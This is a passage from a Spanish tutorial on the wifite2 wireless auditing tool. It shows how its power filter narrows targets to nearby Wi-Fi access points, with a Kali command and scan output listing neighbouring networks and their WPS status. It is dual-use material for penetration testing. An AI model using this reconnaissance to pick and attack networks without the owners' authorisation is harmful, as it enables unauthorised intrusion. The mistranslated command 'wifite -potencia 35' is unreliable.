Potente filtro: Los puntos de acceso que están lejos a menudo no se comportan bien cuando son atacados. Hay mucho ruido, señales atenuadas y caídas de paquetes durante la comunicación. Entonces, para estar seguros, estableceremos un umbral de potencia para que solo podamos escanear los WiFi más cercanos a nosotros y cuya potencia sea suficiente para comunicarnos sin errores, como en los WiFi atenuados.

Tenga en cuenta que este valor está en decibeles. Establezcamos un umbral de 35 dB.

wifite -potencia 35

```
(root@kali)-[~]
# wifite --power 35
```

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
<https://github.com/kimocoder/wifite2>

[+] option: Minimum power 35 for target to be shown
[!] Conflicting processes: NetworkManager (PID 537), wpa_supplicant (PID 7)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[+] Using wlan0mon already in monitor mode

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	snowie/glowie5g	4	WPA-P	39db	no	

[+] Scanning. Found 1 target(s), 0 client(s). Ctrl+C when ready

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	Sachin 2.4	1	WPA-P	55db	yes	
2	snowie/glowie5g	4	WPA-P	39db	no	
3	Amit 2.4G	1	WPA-P	39db	yes	
4	jiofbr001 2.4G	1	WPA-P	35db	yes	

Ahora solo serán visibles los AP con una potencia de 35 dB o más.

Conclusión

En este artículo analizamos varias características de otra herramienta útil cuando hablamos de auditoría inalámbrica.

Esta discusión tenía como objetivo racionalizar y ser pragmático sobre el arsenal de herramientas que se crean al auditar redes inalámbricas. A veces tenemos que reducir nuestra carga de trabajo y no podemos recordar todos los comandos largos de las herramientas tradicionales y, en tales escenarios, herramientas como wifite encajan perfectamente para nuestra causa.

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO

